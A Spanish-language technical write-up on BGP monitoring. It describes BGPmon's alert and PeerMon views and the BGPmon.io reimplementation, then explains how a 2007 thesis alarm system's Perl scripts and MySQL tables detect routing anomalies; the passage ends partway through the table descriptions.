- 6453 GLOBEINTERNET TATA Communications

[Tools](#)

ADDITIONAL ORIGINATING ASNS

En ésta imagen podemos ver las opciones de configuración de un prefijo en específico que nos corresponda. Como vemos, podemos configurar un umbral de peering y otro de retiro de rutas. Se puede establecer expresiones regulares y habilitar/deshabilitar la validación de ROA (RPKI), ignorar publicaciones de prefijos más específicos, y el monitoreo de estabilidad. También podemos agregar una lista de nuestros proveedores legítimos (ASs de nivel/tier superior), y de otros ASs adicionales que tienen permitido publicar nuestro respectivo prefijo.

## My Alerts

### Alerts Details

[Tools](#)

On Thursday February 9th 2012 at 14:58 UTC we detected that your AS16462 (UVIC-AS - University of Victoria) started to announce a new prefix. The detected prefix was: 2607:f8f0:c00::/40 ( ).

Alert description: New Prefix  
Detected Prefix: 2607:f8f0:c00::/40  
Origin AS: 16462

This alert was detected by 59 unique probes in 15 unique countries

- Germany: 10 Peers
- United States: 9 Peers
- United Kingdom: 9 Peers
- Brazil: 7 Peers
- Netherlands: 5 Peers
- Russian Federation: 5 Peers
- Canada: 4 Peers
- Denmark: 2 Peers
- Switzerland: 2 Peers
- Iceland: 1 Peers
- Australia: 1 Peers
- Czech Republic: 1 Peers
- Israel: 1 Peers
- South Africa: 1 Peers
- New Zealand: 1 Peers



UPDATE TIME (UTC)	UPDATE TYPE	PROBE ASN	PROBE LOCATION	PREFIX	AS PATH	CLEARED	DURATION
2012-02-09 14:58:44	Update	AS13030	GB	2607:f8f0:c00::/40	13030 6327 271 16462	Active	
2012-02-09 14:58:44	Update	AS13030	DE	2607:f8f0:c00::/40	13030 6327 271 16462	Active	
2012-02-09 14:58:44	Update	AS1103	DE	2607:f8f0:c00::/40	1103 2603 6327 271 16462	Active	


Imagen que ilustra la sección "Alerts" de la página web de BGPmon. Aquí se incluye información sobre fecha y hora de cada alerta, descripción del suceso, AS/prefijo en cuestión, e información geográfica que indica en qué partes del mundo se puede observar la alerta. Incluye la cantidad de peers por cada país que detectaron la alerta.

## PeerMon

[Tools](#) [Filter](#)
**84.205.64.0/24 Ripe beacon prefix: RRC00 - RIPE NCC Amsterdam, NL**

### UPSTREAM DISTRIBUTION

AS6327 SHAW - SHAW COMMUNICATIONS INC.	52% 1d 1h 59m
AS577 BACOM - BELL CANADA	< 1% 8m 57s
PREFIX UNREACHABLE	48% 23h 50m 20s
AS6453 GLOBEINTERNET TATA COMMUNICATIONS	< 1% 2m 3s



STATUS	UPDATE TIME	DURATION	PEER IP	PEER AS	NEXT HOP AS	AS PATH
BGP Update, next-hop change	2012-08-12 00:00:28	ACTIVE PATH (18s)	207.23.253.2	271	6327	271 6327 50300 12654
BGP Update, next-hop change	2012-08-12 00:00:28	0s	207.23.253.2	271	577	271 577 3257 29208 6881 12654
BGP Withdrawal	2012-08-11 22:01:19	1h 59m 9s	207.23.253.2			
BGP Update, next-hop change	2012-08-11 22:01:03	16s	207.23.253.2	271	577	271 577 1239 3356 50300 12654
BGP Update, next-hop change	2012-08-11 22:01:01	2s	207.23.253.2	271	6327	271 6327 2914 3356 15469 12654
BGP Update, next-hop change	2012-08-11 22:00:39	22s	207.23.253.2	271	577	271 577 3356 15469 12654
BGP Update, next-hop change	2012-08-11 20:00:39	2h	207.23.253.2	271	6327	271 6327 3356 15469 12654
BGP Update, next-hop change	2012-08-11 20:00:27	12s	207.23.253.2	271	577	271 577 2914 50300 12654
BGP Withdrawal	2012-08-11 18:01:29	1h 58m 58s	207.23.253.2			
BGP Update, next-hop change	2012-08-11 18:01:08	21s	207.23.253.2	271	577	271 577 1239 3356 50300 12654

Sección "Peermon" de la web de BGPmon. Aquí se ilustra información sobre estadísticas, incluyendo los mensajes UPDATE recibidos, tanto para anuncios como retiro de rutas. Se puede apreciar fecha/hora de cada UPDATE, el peer responsable, y los atributos relacionados al prefijo.

## BGPmon.io




En febrero de 2017, un grupo de ocho personas de la Universidad del Estado de Colorado publica un paper titulado: "BGPMON.IO: THE MANY NEW FACES OF BGPMON", en el que se habla sobre una nueva implementación del antiguo BGPmon. Para no confundirnos, el BGPmon original del que hablamos en la sección anterior, utiliza la web bgpmon.net. Éste nuevo sistema posee el dominio bgpmon.io.


Este sistema reimplementa completamente al antiguo BGPmon, siendo desarrollado por la comunidad de éstas ocho personas, y empleando una base de datos distribuida. La arquitectura del colector actual emplea goBGPd de NTT Labs, BPM y el estándar MRT. La base de datos que actúa como la base del nuevo sistema puede ser distribuida o centralizada. Ésta nueva versión se divide en dos componentes:

1. Un archivo basado en web RESTful que contiene todos los datos recopilados por Route Views y BGPMon hasta el momento. El archivo proporciona más de 10TB de datos recopilados durante más de 15 años. Dicho archivo estuvo en período de prueba durante 6 meses con usuarios seleccionados, y luego de la fecha de la publicación del paper finalmente se dejó listo para servir al resto de la comunidad.
2. Un servicio público basado en una base de datos distribuida que proporciona consultas flexibles basadas en SQL que arrojan resultados en JSON/XML o MRT.

El sistema ofrece más robustez y un mayor rendimiento respecto al antiguo BGPmon (según sus creadores), e incluye una variedad de nuevos servicios. Proporciona un modo de implementación privada que puede estar completamente aislada de la implementación pública o puede ser una interfaz con la implementación pública en modo de solo lectura.




*Imagen extraída del paper que ilustra al nuevo colector BGPMon.io*




*Aquí*

*podemos ver un esquema del despliegue público de BGPMon.io*



*En ésta otra imagen podemos ver un esquema de cómo sería el despliegue de instancias privadas de BGPMon.io*



Aquí observamos el flujo de datos del sistema BGPMon.io

## Sistema de alarma por dentro

En ésta sección, me gustaría describir cómo funciona un sistema de alarma por dentro. La información está tomada del trabajo de una tesis hecha en 2007, y el sistema de alarma que vamos a analizar es distinto a los que se suelen utilizar en la actualidad, ya que este sistema se instala dentro del AS que quiere recibir alertas ante anormalidades, y no es un sistema externo, al que un AS tenga que asociarse/registrarse con sus datos. Además, este sistema de alarma no está pensado para detectar ataques en BGP, ya sean ataques de prejífxo/sub-prefix hijacking o BGP MITM, sino que detecta los siguientes tipos de anormalidades:


- Cuando una sesión BGP es reseteada una alta cantidad de veces, superando un umbral establecido.
- Cuando un peer envía muchos paquetes BGP UPDATE (ya sea para anunciar o retirar un prefijo), superando un umbral establecido.
- Cuando se resetea una sesión BGP luego de mucho tiempo respecto al último reseteo (un lapso de tiempo establecido).
- Cuando un prefijo perteneciente al AS que implementa el sistema de alarma o a alguno de sus peers no es visible en Internet, desde fuentes externas.

Como vemos, éste sistema de alarma, detecta e informa situaciones anómalas, pero no sirve para detectar o mitigar ataques. De todas formas me interesó analizar éste caso ya que la forma en la que los datos son extraídos, convertidos, importados a una base de datos y procesados debe tener mucho en común con los sistemas de alarma de suscripción que se utilizan hoy en día como BGPMon.

Como dijimos, el sistema se implementa dentro del mismo AS que quiere ser alertado en caso de que suceda alguna de las anormalidades anteriormente mencionadas. Todos los datos que se colectan y obtienen de dicho AS son considerados como datos internos, y los routers que brindan esos datos los llamamos fuentes internas. Cualquier otro punto que provea información sería considerada una fuente externa.

En el ejemplo de la tesis, el AS sobre el que se implementa el sistema es SpaceNet (AS 5539). Como fuentes internas, tenemos 5 routers pertenecientes a SpaceNet, cada uno estableciendo peering con un AS vecino distinto. Dichos ASs vecinos serían Cable & Wireless, Deutsche Telekom, Global Crossing, DE-CIX, e INXS. Se instaló una computadora funcionando como router (software router, en la imagen de abajo), que

establece sesiones BGP con los 5 routers mencionados de la misma SpaceNet, para recopilar los datos de BGP de los peers (fuente interna), de forma pasiva, sin interferir en el normal funcionamiento BGP de SpaceNet.



Aquí podemos contemplar el esquema mencionado anteriormente. El (software) router sería la computadora que funciona como router, que se encarga de recopilar la información para luego ser exportada y guardada en un disco rígido para un posterior análisis y procesado.

Con los datos obtenidos mediante las fuentes internas podemos saber que rutas están presentes en nuestro AS monitoreado, pero no es correcto limitarse a utilizar datos de fuentes internas, ya que no estamos viendo a nuestro AS desde una perspectiva externa. Para ello existen los llamados RRC (remote route collectors), que son otros routers desplegados por los IRR a lo largo del mundo para exportar datos recolectados de ruteo a la página oficial del IRR en intervalos de tiempo regulares. Desde la página, los datos pueden ser descargados de forma gratuita. Ésta sería la fuente externa de información que utilizaría el sistema de alarma de la tesis. Los datos externos serían descargados desde el sitio oficial de RIPE.

El router de software mostrado en la imagen anterior, utiliza un sistema operativo GNU/Linux, y para la recolección de datos de los recursos internos se utiliza Quagga (el mismo software para manejar el ruteo dinámico en Linux que utilizamos en la topología para ilustrar BGP MITM). El router mencionado, debe establecer peers con los cinco routers ya mencionados, pero debe estar configurado para no anunciar ninguna ruta a dichos routers. Todas las rutas recolectadas son exportadas a un directorio en un intervalo de cinco minutos. Luego se emplea la herramienta bgpdump para convertir los datos exportados de formato binario a un formato legible.

Para almacenar los datos se emplea MySQL como base de datos, aunque podría emplearse cualquier otra base de datos basada en SQL. Se eligió MySQL ya que es un DBMS que incluye una muy buena documentación.

El sistema de alarma que estamos describiendo, fue programado en Perl (versión 5.8.4), y fue elegido éste lenguaje, debido a su capacidad de procesamiento de strings, principalmente usado para parsear la salida obtenida con bgpdump. También fue elegido ya que existe una extensa documentación sobre un módulo que provee interface para interactuar con bases de datos relacionales.

Para descargar las tablas de ruteo de fuentes externas, (de RIPE en éste caso), y para enviar e-mails para informar anomalías y el sumario del día, se emplean herramientas de línea de comando conocidas como wget y mailx, que normalmente están incluidas en Linux.

Las tareas que debe realizar el sistema de alarma son las de importar y procesar los datos obtenidos tanto de fuentes internas como fuentes externas. Para las fuentes externas hace falta descargar la última los últimos datos disponibles en la pagina oficial de RIPE RIS. Para las fuentes internas no hace falta realizar ninguna operación adicional, ya que el router de software que recolecta los datos de los routers internos está corriendo en la misma computadora y podemos acceder directamente a dichos datos exportados. El siguiente paso es convertir los datos de formato binario a un formato legible por la máquina para importar. La importación luego es realizada parseando los datos convertidos y guardandolos en un dispositivo de almacenamiento. Luego de importar los datos es necesario procesarlos para extraer algunas estadísticas, guardar en logs la información en la que estamos interesados y enviar un e-mail de advertencia en caso de que se haya detectado una anomalía y la alarma haya sido detonada.

Las tareas tanto de la importación, como del procesamiento es hecha por separado para las dos fuentes (internas y externas), y se crean cuatro programas independientes en perl para dichos motivos. Por una parte los programas **import.pl** y **process.pl** que corren para los recursos internos y por otra parte los programas **import\_ext.pl** y **process\_ext.pl** que se necesitan para los recursos externos.

Otra tarea que se encarga de realizar éste sistema de alarma es crear un sumario diario a partir de la información registrada durante el día y agregar datos estadísticos sobre los prefijos y las rutas del AS monitoreado. El sumario es enviado diariamente a través de e-mail. Otra de las tareas diarias es la de realizar una limpieza, reestableciendo el log y eliminando la información que ya no es más requerida. El programa que se encarga de realizar las tareas diarias descrito en éste parrafo se llama **process\_daily.pl**

Todos los parámetros configurables en éste sistema de alarma son almacenados en un archivo adicional llamado **conf.pl**.

## **Programas del sistema de alarma:**

### **import.pl**

El programa import.pl se encarga de parsear los datos obtenidos de las fuentes internas (luego de ser convertidos a un formato legible mediante bgpdump) y de insertarlos en la base de datos MySQL para luego procesarlos. El programa debería correr en el mismo intervalo de tiempo en el que el router de software exporta los datos.

Detallando paso por paso, cuando import.pl inicia, crea una lista de los archivos disponibles en el directorio donde el router de software exportó las rutas. Por cada archivo se realizan los siguientes pasos: primero el archivo es convertido a un formato legible por la máquina a través de bgpdump y de su salida, cada linea equivalente a la publicación o el retiro de una ruta es parseada. La ruta es dividida a través de sus atributos BGP, y la ruta junto con sus atributos es importada a la base de datos en la tabla con nombre: **history**, y es marcada como “no procesada”. Luego de que todas las rutas sean insertadas a la base de datos, el archivo exportado es eliminado. El programa termina de correr una vez que todos los archivos de la lista sean importados.

### **process.pl**

Éste programa corre inmediatamente luego de que termine de ejecutarse import.pl. Su función es procesar las nuevas rutas insertadas en la base de datos a través del script import.pl, y a través de éstas, realizar modificaciones en las tablas **router\_status** y **prefix\_status**. Éste programa también se encarga de realizar una serie de chequeos en los prefijos y routers para determinar si es necesario crear una nueva entrada de log o si es necesario disparar la alarma.

Al principio del programa, todos los routers que tengan rutas sin procesar, son considerados. Si el router no figura en la tabla **router\_status**, significa que éste es nuevo y debe ser agregado a la tabla que

acabamos de mencionar. Adicionalmente, una nueva entrada de log es creada para registrar que se encontró un nuevo router. Luego se chequea al router en busca de reseteo de sesiones. Si se detecta un reseteo de sesión, se registra la fecha y hora actual como la hora del último reseteo del router en la tabla **router\_status**. Adicionalmente, un contador de reseteo de sesiones en dicha tabla es incrementado, y una nueva entrada de log para el reseteo de sesiones en ese router es creada. Si el reseteo de sesiones excede un límite configurable, una alarma es detonada y se envía un mensaje de advertencia, a la vez que se crea una nueva entrada de log para registrar éste hecho. Si no se detecta un reseteo de sesiones, el número de rutas para se procesadas es añadido a un contador en la tabla **router\_status**. Dicho contador refleja el número de updates de rutas generadas por ese router y es usado en el programa **process\_daily.pl** para calcular el promedio de updates por día. El contador es comparado con el promedio y si el contador excede un parámetro configurable, se detona la alarma, se envía un mensaje de advertencia y se crea una entrada en el log, registrando que ese router está generando demasiados updates.

La segunda parte del programa es chequear la fecha del último reseteo de sesión por cada router conocido. Si esa fecha es muy lejana a la actual, excediendo un límite configurado, y en el pasado no se envió ningún mensaje de advertencia, se detona la alarma, se envía un mensaje de advertencia indicando al administrador que el router está inactivo y será removido pronto de la base de datos. También se crea una nueva entrada de log registrando éste evento.

La tercera parte consiste en las propias rutas sin procesar. Si el prefijo publicado en la ruta es completamente nuevo (es decir, no es encontrado en la tabla **prefix\_status**), el prefijo es insertado en una tabla “helper” con el nombre de **prefix\_new** que es usada por el script **import\_ext.pl**. Si la ruta solo es nueva para el router en cuestión, se crea una entrada de log registrando que dicho router está publicando un nuevo prefijo. Luego se chequea si la ruta se trata de un anuncio o de un retiro. En cualquier caso, la tabla **prefix\_status** es actualizada con los nuevos valores suministrados en los atributos BGP de la ruta, y la ruta es marcada como anuncio o retiro. Si la ruta ya ha sido anunciada, al atributo community es comparado con el valor anterior al update, y si se detecta algún cambio, los valores agregados o eliminados del atributo community son registrados. Si no se detectó ningún cambio, la ruta es chequeada para comprobar la repetición de anuncios. Si la repetición de anuncios no fue detectada previamente y un número configurable de últimos anuncios recibidos en un intervalo de tiempo configurable no difiere en ningún atributo BGP junto al timestamp, una entrada de log es creado, salta la alarma, y un mensaje de advertencia es enviado. Si la ruta fue retirada, es chequeada por la repetición de retiradas. Ésto es hecho de la misma forma que el chequeo de repetición de anuncios exceptuando la comparación de atributos. Si la ruta no muestra repeticiones, es chequeada por anuncios y retiradas alternas. Si ésto no fue detectado previamente y un número configurable de últimos updates recibidos en un intervalo configurable muestra la alternación de anuncios y retiros, una entrada es creada, suena la alarma, y se envía un mensaje de advertencia. Como paso final, la ruta es marcada como procesada.

### [import\\_ext.pl](#)

La tarea principal de éste programa es descargar la última información disponible desde las fuentes externas e insertarla a la base de datos para un futuro procesamiento. El programa puede correr en cualquier intervalo, y en éste caso se elige el mismo intervalo de tiempo en el que RIPE ofrece información nueva en su página oficial (cada cinco minutos). Hay que estar seguros de que solo una instancia de éste programa corre al mismo tiempo, hay que tener en cuenta que el programa tiene que decidir qué datos importar, y las verificaciones de agregación pueden llevar mucho tiempo cuando se debe considerar mucha cantidad de datos nuevos.

Por lo tanto, al principio del programa, se setea un lock. Como dos instancias de `import_ext.pl` no pueden iniciar al mismo tiempo, pero solo una instancia debe chequear si otra instancia esta corriendo actualmente, una técnica simple de bloqueo es suficiente. El programa consulta la tabla **locks** por la entrada “`import_ext`”. Si se encuentra dicha entrada, significa que otra instancia está corriendo actualmente y el programa termina de inmediato. En caso negativo, el programa inserta dicha entrada en la tabla.

Luego se consulta la tabla **prefix\_new**. Si la tabla tiene entradas, el programa continua en modo

rebuild. Además la tabla **prefix\_cache\_ext** necesita ser modificada. **prefix\_cache\_ext** cachea cuales de los prefijos encontrados en las previas importaciones son necesarios y cuales no. Se eliminan todas las entradas de ésta tabla que tienen prefijos que no fueron necesarios hasta ahora y que cualquiera de los nuevos prefijos de **prefix\_new** puedan ser agregados. Finalmente la tabla **prefix\_new** es vaciada.

En el paso siguiente, el último volcado de la tabla importada y la última actualización importada son recibidos desde **collector\_state**. Si uno de los valores está faltando, el programa continua en modo rebuild.

Si el programa está corriendo en modo rebuild, el último volcado de la tabla importada y la última actualización es eliminada de la tabla **collector\_state** y la tabla **prefix\_status\_ext** es vaciada.

La siguiente fase del programa es la de descargar. En modo rebuild, el último volcado disponible y todas las actualizaciones disponibles son descargadas. Si el programa no está en modo rebuild, solo las actualizaciones disponibles desde la última actualización importada son descargadas.

Para minimizar el número de chequeo de agregaciones, el programa crea una cache, reutilizando los resultados de las importaciones previas almacenadas en **prefix\_cache\_ext**. Todos los prefijos que no fueron necesarios son cacheados como no necesarios, y los que si fueron necesarios, son cacheados como necesarios. Además todos los prefijos en **prefix\_status** son agregados a la cache según sean necesarios.

Luego, por cada volcado de tabla y actualización descargado se llevan a cabo los siguientes pasos: primero el archivo descargado es convertido a un formato legible por la máquina a través de bgpdump y su salida (una linea por cada ruta anunciada o retirada) es parseada. La ruta es dividida en sus atributos BGP. El prefijo de cada ruta es chequeado por un acierto en la cache. Si no se produce un acierto en la cache (por que la ruta es nueva), el prefijo es chequeado para ver si puede ser agregado con uno de los prefijos existentes. Si ésto es cierto, el prefijo es necesario. El resultado es guardado en **prefix\_cache\_ext** para un futuro uso. Si la ruta es necesaria (determinada por un acierto en la caché o bien por el chequeo de agregación), los valores de la ruta en **prefix\_status\_ext** son actualizados por los nuevos atributos BGP de la ruta. Si la ruta se trata de un retiro, la entrada en **prefix\_status\_ext** es eliminada. Finalmente, la última actualización importada (o el último volcado de tabla respectivamente) es actualizado por el nombre del archivo descargado y este último es eliminado del disco.

Como paso final, justo antes de que finalice el programa, se procede a liberar el lock establecido al principio del programa.

### process\_ext.pl

Éste programa corre inmediatamente luego de que termine de correr el **import\_ext.pl**, verificando que el lock esté liberado, ya que en caso contrario todavía habría una instancia de **import\_ext.pl** que aún no terminó de trabajar.

Luego de que el programa inicia, la tabla **prefix\_status\_cache** es vaciada a medida que se llena con nuevos valores en la siguiente parte. La tabla contiene información sobre cuántos routers internos anuncian un prefijo, y cuántos routers de las fuentes externas pueden “ver” al prefijo en Interent. Es principalmente utilizado para el sumario que se hace diariamente.

El programa continua con los siguientes pasos por cada uno de los prefijos encontrados en **prefix\_status**. Primero se chequea cuántos routers internos anuncian dicho prefijo a través de Internet, y se guarda el número en un contador interno. Luego se chequea por cada router encontrado en **prefix\_status\_ext** si existe un prefijo igual en las fuentes externas al prefijo de nuestras fuentes internas. Si existe alguno, su AS-PATH es chequeado para nuestro número de AS configurado, y en consecuencia, un contador es incrementado. Éste es el contador que refleja la frecuencia con la que se utiliza nuestro AS como ruta principal a la red (es decir, nuestro ASN se encontró en el AS-PATH), o bien refleja la frecuencia con la que nuestro AS sirve como ruta de respaldo (es decir, nuestro ASN no fue encontrado en el AS-PATH). Si no existen rutas que macheen con prefijos, toca chequear por una posible agregación. De todos los prefijos externos en los que se puede agregar nuestro prefijo interno, elegimos el que coincide con el prefijo

más largo. Luego se chequea el AS-path análogamente al caso anterior.

Los contadores difieren del caso anterior, ya que distinguimos entre la información obtenida a través de la coincidencia directa y los prefijos agregados. En el paso siguiente el programa inserta nuestro prefijo y los cinco valores de los contadores en **prefix\_status\_cache**. Finalmente, los contadores, excluyendo al contador interno, son chequeados para ver si equivalen a cero. Si se da el caso, significa que nuestro prefijo interno no es visto por ningún router externo, ni el propio prefijo, ni dentro de ninguna agregación. Además, si se ha excedido un límite de tiempo configurable desde el último anuncio de uno de nuestros routers internos y aún no se ha enviado ningún mensaje de advertencia hoy, suena la alarma, se envía el mensaje de advertencia y se crea una entrada de log.

### **process\_daily.pl**

Éste programa corre todos los días apenas después de la medianoche. Su tarea principal es enviar el sumario del día y realizar limpiezas.

En la primera parte del programa, el resumen diario es ensamblado y enviado. Además cada entrada de log es leída de la tabla **log** y es añadida al e-mail. Después, la tabla **log** es vaciada. Luego nuestros routers son considerados. Por cada router se calcula el nuevo promedio de updates. También se añade una nueva línea al sumario por cada router, mostrando la cantidad de updates, cantidad de reseteo de sesiones, del promedio diario de nuevos updates, el momento en el que ocurrió el último reseteo de sesión, y el número de prefijos que el router está anunciando a través de Internet. Luego el nuevo promedio es escrito en la base de datos y los contadores se resetean a cero. Todas éstas operaciones, involucran a la tabla **router\_status**. El paso final de ésta primera parte es hecho por cada uno de nuestros prefijos: una linea es añadida al sumario mostrando la cuenta interna de cada prefijo (cuantos routers internos están anunciando éste prefijo), y también se añade a la linea los cuatro contadores reflejando cómo el prefijo es visto en Internet. Además, obviamente, luego de realizar lo establecido en éste parrafo, el sumario es enviado.

La segunda parte consiste en realizar una limpieza. Primero se reinician todas las advertencias que se envían solo una vez al día. Además todas las entradas en la tabla **history** que excedan un límite configurable de tiempo, son eliminadas. El siguiente paso es eliminar a todos los routers de la tabla **router\_status** cuyo último reseteo de sesión excede también un límite configurable de tiempo, y eliminar todos los prefijos asociados a dicho router de la tabla **prefix\_status**. Luego, todos los prefijos cuyo último anuncio o retiro es más antiguo a un límite configurable, son eliminados de la tabla **prefix\_status**. Si algunos de los prefijos fueron eliminados de la tabla **prefix\_status**, también deberían borrarse en la tabla **prefix\_cache\_ext**. Los prefijos externos que no coinciden con ninguno de nuestros prefijos internos, o bien ninguno de nuestros prefijos internos fue agregado en uno de ellos, pueden ser eliminados de **prefix\_cache\_ext** y **prefix\_status\_ext**, en caso de que estén marcados como necesarios en la tabla **prefix\_cache\_ext**. El programa termina luego de completar la limpieza.

### **Tablas de la base de datos:**

#### **history**

Ésta tabla almacena la información en bruto recolectada por nuestros routers. Incluye las rutas en sí, sus respectivos atributos BGP, y el momento en el que la ruta es añadida a la base de datos. La tabla es principalmente usada por el programa **process.pl** para actualizar las otras tablas. Los datos son insertados en ésta tabla mediante el programa **import.pl**. La limpieza de la tabla es llevada a cabo por el programa **process\_daily.pl**.

### router\_status

